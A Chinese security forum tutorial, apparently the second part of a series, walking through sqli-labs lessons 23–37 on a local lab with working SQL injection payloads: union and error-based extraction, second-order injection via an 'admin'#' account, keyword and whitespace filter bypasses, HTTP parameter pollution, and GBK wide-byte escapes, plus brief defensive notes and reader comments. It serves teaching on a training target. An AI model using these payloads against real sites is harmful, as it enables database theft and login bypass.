登录

【独家连载】mysql注入天书（二）Advanced injection

lcamry / 2016-11-14 08:18:52 / 浏览数 10690 安全技术 漏洞分析 顶(0) 踩(0)

本文为mysql注入天书连载第二篇。
第一篇地址：https://xianzhi.aliyun.com/forum/read/314.html
[hr]

第二部分/page-2 Advanced injection

Less-23

Sql语句为$sql="SELECT * FROM users WHERE id='$id' LIMIT 0,1";此处主要是在获取id参数时进行了#，--注释符号的过滤。
Solution：
http://127.0.0.1/sqllib/Less-23/index.php?id=-1%27union%20select%201,@@datadir,%273

此处的sql语句为
SELECT * FROM users WHERE id='-1' union select 1,@@datadir,'3' limit 0,1
Explain：此处讲解几个知识点：
1、id=-1，为什么要用-1，因为sql语句执行了两个select语句，第一个select为id的选择语句，第二个为我们构造的select语句。只有一个数据可以输出，为了让我们自己构
2、-1' union select 1,@@datadir,'3，第一个'（单引号）闭合-1，第二个'（单引号）闭合后面的。这样将查询内容显示在username处。
3、此处可以报错注入，延时注入，可以利用or
'1'='1进行闭合。http://127.0.0.1/sqllib/Less-23/index.php?id=1%27or%20extractvalue%281,concat%280x7e,database%28%29%29%29%20or%20%271%27=%
以上这条语句就是利用extractvalue()进行报错注入。

将@@datadir修改为其他的选择内容或者是内嵌的select语句。以下用联合注入方法进行注入。
• 获取数据库
http://127.0.0.1/sqllib/Less-23/index.php?id=-1'union select 1,(select group_concat(schema_name) from information_schema.schemata),'3

此处获取的数据库为security
• 查看security库数据表
http://127.0.0.1/sqllib/Less-23/index.php?id=-1'union select 1,(select group_concat(table_name) from information_schema.tables where table_schema='security'),'3

• 查看users表的所有列http://127.0.0.1/sqllib/Less-23/index.php?id=-1'union select 1,(select group_concat(column_name) from information_schema.columns where table_name='users'),'3

• 获取内容
http://127.0.0.1/sqllib/Less-23/index.php?id=-1'union select 1,(select group_concat(username) from security.users limit 0,1),'3

Less-24

Ps:本关可能会有朋友和我遇到一样的问题，登录成功以后没有修改密码的相关操作。此时造成问题的主要原因是logged-in.php文件不正确。可重新下载解压，解压过程中要
本关为二次排序注入的示范例。二次排序注入也成为存储型的注入，就是将可能导致sql注入的字符先存入到数据库中，当再次调用这个恶意构造的字符时，就可以出发sql注

1. 黑客通过构造数据的形式，在浏览器或者其他软件中提交HTTP数据报文请求到服务端进行处理，提交的数据报文请求中可能包含了黑客构造的SQL语句或者命令。
2. 服务端应用程序会将黑客提交的数据信息进行存储，通常是保存在数据库中，保存的数据信息的主要作用是为应用程序执行其他功能提供原始输入数据并对客户端请求做
3. 黑客向服务端发送第二个与第一次不相同的请求数据信息。
4. 服务端接收到黑客提交的第二个请求信息后，为了处理该请求，服务端会查询数据库中已经存储的数据信息并处理，从而导致黑客在第一次请求中构造的SQL语句或者命
5. 服务端返回执行的处理结果数据信息，黑客可以通过返回的结果数据信息判断二次注入漏洞利用是否成功。
   此例子中我们的步骤是注册一个admin'#的账号，接下来登录该帐号后进行修改密码。此时修改的就是admin的密码。
   Sql语句变为 UPDATE users SET passwd="New_Pass" WHERE username =' admin' # ' AND password=' ，也就是执行了UPDATE users SET passwd="New_Pass" WHERE username =' admin'
   步骤演示：
   （1）初始数据库为

（2）注册admin'#账号

（3）注意此时的数据库中出现了admin'#的用户，同时admin的密码为111

（4）登录admin'--，并修改密码

（5）可以看到admin的密码已经修改为lcamry

Less-25

本关主要为or and过滤，如何绕过or和and过滤。一般性提供以下几种思路：
（1）大小写变形 Or,OR,oR
（2）编码，hex，urlencode

（3）添加注释/or/
（4）利用符号 and=&& or=||
暂时只想到这些，还有的话可以补充。
本关利用方法（4）进行。
报错注入 or示例
http://127.0.0.1/sqllib/Less-25/index.php?id=1'|| extractvalue(1,concat(0x7e,database()))--+

And 示例
http://127.0.0.1/sqllib/Less-25/index.php?id=1&&1=1--+

Less-25a

不同于25关的是sql语句中对于id，没有''的包含，同时没有输出错误项，报错注入不能用。其余基本上和25示例没有差别。此处采取两种方式：延时注入和联合注入。http:/

此处我们依旧用|| &&来代替and，or。
http://127.0.0.1/sqllib/Less-25a/?id=20||1=1--+

Less-26

TIPS:本关可能有的朋友在windows下无法使用一些特殊的字符代替空格，此处是因为apache的解析的问题，这里请更换到linux平台下。
本关结合25关，将空格，or，and,/,#,--,/等各种符号过滤，此处对于and，or的处理方法不再赘述，参考25.此处我们需要说明两方面：对于注释和结尾字符的我们此处只能
' 来闭合后面到 ' ；对于空格，有较多的方法：
%09 TAB键（水平）
%0a 新建一行
%0c 新的一页
%0d return功能
%0b TAB键（垂直）
%a0 空格
26关，sql语句为SELECT FROM users WHERE id='$id' LIMIT 0,1
我们首先给出一个最为简单的payload：
http://127.0.0.1/sqllib/Less-26/?id=1'%a0||'1
Explain:'%a0||'1
同时，我们此处的sql语句为SELECT * FROM users WHERE id='1' || '1' LIMIT 0,1
第一个 ' 首先闭合id='$id'
中的'，%a0是空格的意思，（ps：此处我的环境是ubuntu14.04+apache+mysql+php，可以解析%a0，此前在windows+wamp测试，不能解析%a0，有知情的请告知。
'。
因此可以构造类似的语句，http://127.0.0.1/sqllib/Less-26/?id=100%27union%0bselect%a01,2,3||%271

接下来只不要更改sql语句即可。按照我们前面所介绍的方法即可。同时，也可以利用报错注入和延时注入等方式进行注入。这里就不进行一一的演示了。

Less-26a

这关与26的区别在于，sql语句添加了一个括号，同时在sql语句执行抛出错误后并不在前台页面输出。所有我们排除报错注入，这里依旧是利用union注入。
sql语句为SELECT * FROM users WHERE id=('$id') LIMIT 0,1
我们构造payload：
http://127.0.0.1/sqllib/Less-26a/?id=100')union%a0select%a01,2,3||('1

explain：基础与26一致，我们直接用 ') 闭合前面的，然后跟上自己构造的注入语句即可。最后利用（'1 进行闭合即可。
http://127.0.0.1/sqllib/Less-26a/?id=100')union%a0select%a01,user(),('3

可将user()更换为你想要的sql语句。同时该例可以利用延时注入。前面已经有介绍了，自行构造即可。

Less-27

本关主要考察将union，select和26关过滤掉的字符。此处我们依旧和26关的方式是一样的，只需要将union和select改为大小写混合就可以突破。
示例：127.0.0.1/sqllib/Less-27/?id=100'unIon%a0SelEcT%a01,database(),3||'1

TIPS：uniunionon也是可以突破限制的。亦可以利用报错注入和延时注入的语法进行注入。

Less-27a

本关与27关的区别在于对于id的处理，这里用的是 " ，同时mysql的错误不会在前端页面显示。
我们根据27关直接给出一个示例payload：
http://127.0.0.1/sqllib/Less-27a/?id=100"%a0UnIon%a0SElecT%a01,user(),"3

TIPs:这里说下以上payload我们利用最后的3前面的 " 将后面的 " 给闭合掉。或者亦可以利用以前的方法 1,user(),3 ||
"1，同时本关可以用延时注入的方法进行注入。

Less-28

本关考察内容与27关没有太大的差距，我们直接给出一个payload：
http://127.0.0.1/sqllib/Less-28/?id=100')union%a0select(1),(user()),(3)||('1

Less-28a

本关与28基本一致，只是过滤条件少了几个。
http://127.0.0.1/sqllib/Less-28a/?id=100%27)unIon%0bsElect%0b1,@@basedir,3||(%271

点击收藏 | 0 关注 | 0
上一篇：PHP反序列化漏洞与CVE-201... 下一篇：乱谈Python并发
1. 21 条回复


lcamry 2016-11-14 08:20:48

Background-6 服务器（两层）架构

首先介绍一下29,30,31这三关的基本情况：

服务器端有两个部分：第一部分为tomcat为引擎的jsp型服务器，第二部分为apache为引擎的php服务器，真正提供web服务的是php服务器。工作流程为：client访问
此处简单介绍一下相关环境的搭建。环境为ubuntu14.04。此处以我搭建的环境为例，我们需要下载三个东西：tomcat服务器、jdk、mysql-connector-java.分别安装
重点：index.php?id=1&id=2，你猜猜到底是显示id=1的数据还是显示id=2的？
Explain：apache（php）解析最后一个参数，即显示id=2的内容。Tomcat（jsp）解析第一个参数，即显示id=1的内容。

以上图片为大多数服务器对于参数解析的介绍。
此处我们想一个问题：index.jsp?id=1&id=2请求，针对第一张图中的服务器配置情况，客户端请求首先过tomcat，tomcat解析第一个参数，接下来tomcat去请求apa
Answer：此处应该是id=2的内容，应为时间上提供服务的是apache（php）服务器，返回的数据也应该是apache处理的数据。而在我们实际应用中，也是有两层服务器
Parameter Pollution），http参数污染攻击的一个应用。HPP可对服务器和客户端都能够造成一定的威胁。

Less-29

首先先看下tomcat中的index.jsp文件

在apache的index.php中，sql语句为
$sql="SELECT * FROM users WHERE id='$id' LIMIT 0,1";
因此我们根据HPP的原理，我们直接payload：
http://127.0.0.1:8080/sqli-labs/Less-29/index.jsp?id=1&id=-2%27union%20select%201,user(),3--+

至于如何注入到其他的内容，只需要自己构造union后面的sql语句即可。

Less-30

Less-30与less-29原理是一致的，我们可以看到less-30的sql语句为：

所以payload为：
http://127.0.0.1:8080/sqli-labs/Less-30/index.jsp?id=1&id=-2"union%20select%201,user(),3--+

Less-31

Less-31与上述两个例子的方式是一样的，我们直接看到less-31的sql语句：

所以payload为：
http://127.0.0.1:8080/sqli-labs/Less-31/index.jsp?id=1&id=-2%22)union%20select%201,user(),3--+

[hr]
总结：从以上三关中，我们主要学习到的是不同服务器对于参数的不同处理，HPP的应用有很多，不仅仅是我们上述列出过WAF一个方面，还有可以执行重复操作，可以

0 回复Ta

lcamry 2016-11-14 08:20:54

Background-7 宽字节注入

Less-32,33,34,35,36,37六关全部是针对 ' 和 \ 的过滤，所以我们放在一起来进行讨论。
对宽字节注入的同学应该对这几关的bypass方式应该比较了解。我们在此介绍一下宽字节注入的原理和基本用法。
原理：mysql在使用GBK编码的时候，会认为两个字符为一个汉字，例如%aa%5c就是一个汉字（前一个ascii码大于128才能到汉字的范围）。我们在过滤 '
的时候，往往利用的思路是将 ' 转换为 \'（转换的函数或者思路会在每一关遇到的时候介绍）。
因此我们在此想办法将 ' 前面添加的 \ 除掉，一般有两种思路：
1、%df吃掉 \ 具体的原因是urlencode(') =
%5c%27，我们在%5c%27前面添加%df，形成%df%5c%27，而上面提到的mysql在GBK编码方式的时候会将两个字节当做一个汉字，此事%df%5c就是一个汉字，%2
2、将 \' 中的 \ 过滤掉，例如可以构造 %**%5c%5c%27的情况，后面的%5c会被前面的%5c给注释掉。这也是bypass的一种方法。

Less-32

利用上述的原理，我们可以进行尝试payload为：
http://127.0.0.1/sqli-labs/Less-32/?id=-1%df%27union%20select%201,user(),3--+

可以看到，我们绕过了对于 ' 的过滤。接下来从源代码进行考虑：

上述函数为过滤 ' \ 的函数，将 ' 转为 \' ， 将 \ 转为 \ ，将 "
转为 \"。因此此处我们只能考虑background中的第一个思路，添加一个%df后，将%5c吃掉即可。

从input HEX中可以看到 df5c27 ，此处已经将df5c看成是一个字符了。

Less-33

本关和上一关的payload是一样的
http://127.0.0.1/sqli-labs/Less-33/?id=-1%df%27union%20select%201,user(),3--+

从源代码中可以看到：

此处过滤使用函数addslashes()
addslashes() 函数返回在预定义字符之前添加反斜杠的字符串。

预定义字符是：
单引号（'）双引号（"）反斜杠（\）
提示：该函数可用于为存储在数据库中的字符串以及数据库查询语句准备字符串。

Addslashes()函数和我们在32关实现的功能基本一致的，所以我们依旧可以利用%df进行绕过。
Notice：使用addslashes(),我们需要将mysql_query设置为binary的方式，才能防御此漏洞。
Mysql_query("SET character_set_connection=gbk,character_set_result=gbk,character_set_client=binary",$conn);

Less-34

本关是post型的注入漏洞，同样的也是将post过来的内容进行了 ' \ 的处理。由上面的例子可以看到我们的方法就是将过滤函数添加的 \
给吃掉。而get型的方式我们是以url形式提交的，因此数据会通过URLencode，如何将方法用在post型的注入当中，我们此处介绍一个新的方法。将utf-8转换为utf-16或
utf-32，例如将 ' 转为utf-16为 □' 。我们就可以利用这个方式进行尝试。
我们用万能密码的方式的来突破这一关。

例如上图中直接提交username：□' or 1=1#

Password：随便乱填

可以看到下面显示正常登陆。

原始的sql语句为
@$sql="SELECT username, password FROM users WHERE username='$uname' and password='$passwd' LIMIT 0,1";
此时sql语句为SELECT username, password FROM users WHERE username='□' or 1=1#' and password='$passwd' LIMIT 0,1

Explain：SELECT username, password FROM users WHERE username='□' or
1=1起到作用，后面的则被#注释掉了。而起作用的的语句不论select选择出来的内容是什么与 1=1进行or操作后，始终是1。

Less-35

35关和33关是大致的一样的，唯一的区别在于sql语句的不同。
$sql="SELECT * FROM users WHERE id=$id LIMIT 0,1";
区别就是id没有被’ ”符号包括起来，那我们就没有必要去考虑check_addslashes()函数的意义了，直接提交payload：
http://127.0.0.1/sqli-labs/Less-35/?id=-1%20%20union%20select%201,user(),3--+

Less-36

我们直接看到36关的源代码

上面的check_quotes()函数是利用了mysql_real_escape_string()函数进行的过滤。
mysql_real_escape_string() 函数转义 SQL 语句中使用的字符串中的特殊字符。

下列字符受影响：
\x00\n\r\'"\x1a
如果成功，则该函数返回被转义的字符串。如果失败，则返回 false。

但是因mysql我们并没有设置成gbk，所以mysql_real_escape_string()依旧能够被突破。方法和上述是一样的。
Payload：
http://127.0.0.1/sqli-labs/Less-36/?id=-1%EF%BF%BD%27union%20select%201,user(),3--+

这个我们利用的 ‘ 的utf-16进行突破的，我们也可以利用%df进行。
Payload：
http://127.0.0.1/sqli-labs/Less-36/?id=-1%df%27union%20select%201,user(),3--+

Notice:
在使用mysql_real_escape_string()时，如何能够安全的防护这种问题，需要将mysql设置为gbk即可。
设置代码：
Mysql_set_charset(‘gbk’,’$conn’)

Less-37

本关与34关是大致相似的，区别在于处理post内容用的是mysql_real_escape_string()函数，而不是addslashes()函数，但是原理是一直的，上面我们已经分析过原理
我们依旧利用万能密码的思路进行突破。
提交内容为下图所示：

可以看见能够正常登陆。

Summary:
从上面的几关当中，可以总结一下过滤 ‘ \ 常用的三种方式是直接replace，
addslashes(),mysql_real_escape_string()。三种方式仅仅依靠一个函数是不能完全防御的，所以我们在编写代码的时候需要考虑的更加仔细。同时在上述过程中，我们

[hr]第二篇 END

0 回复Ta

 lcamry 2016-11-14 08:21:01

笑然表姐是美女！

0 回复Ta

 hades 2016-11-14 13:53:55

笑然表姐是美女！

0 回复Ta

 先矢口 2016-11-21 06:15:48

0 回复Ta

 sn00py 2017-04-17 06:12:35

Less25，补充一种替空的绕过方法：
aandnd, oorr

0 回复Ta

 2017-07-02 15:16:19

大哥好贴！

0 回复Ta

 hades 2017-07-03 01:57:25

有完整版本的PDF 自己在社区找

0 回复Ta

 c0de 2017-07-04 02:12:36

不错，后续再加点注射点在limit后的

0 回复Ta

 hades 2017-07-04 02:31:18


limit后的 这个里面没有涉及到？？

0 回复Ta

 c0de 2017-07-04 04:09:58

小弟眼拙，还真没看到，求指点

0 回复Ta

 hades 2017-07-04 06:07:23

后续有内容再补充嘛 哈哈

0 回复Ta

 master 2017-07-04 08:08:48

看似基础的东西，其实是最有用的东西。赞一个

0 回复Ta

 lcamry 2017-07-05 07:10:11

有limit的哦，你下载pdf版本，搜索一下。我写了limit的

0 回复Ta


c0de 2017-07-05 08:16:57

学习学习。

0 回复Ta


anivia 2017-07-05 10:28:06

有这个的靶机源码吗 求分享

0 回复Ta



hades 2017-07-06 02:18:58

https://xianzhi.aliyun.com/forum/read/629.html   PDF版本

0 回复Ta


c0de 2017-07-06 02:33:35

0 回复Ta


hades 2017-07-06 02:35:21

我看看你昨天的文档 哈哈

0 回复Ta


c0de 2017-07-06 02:36:14

昨天的文档？我昨天写文档你都知道

0 回复Ta

simeon 2017-07-08 04:16:43

笑然表姐是美女！
鉴定完毕！

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板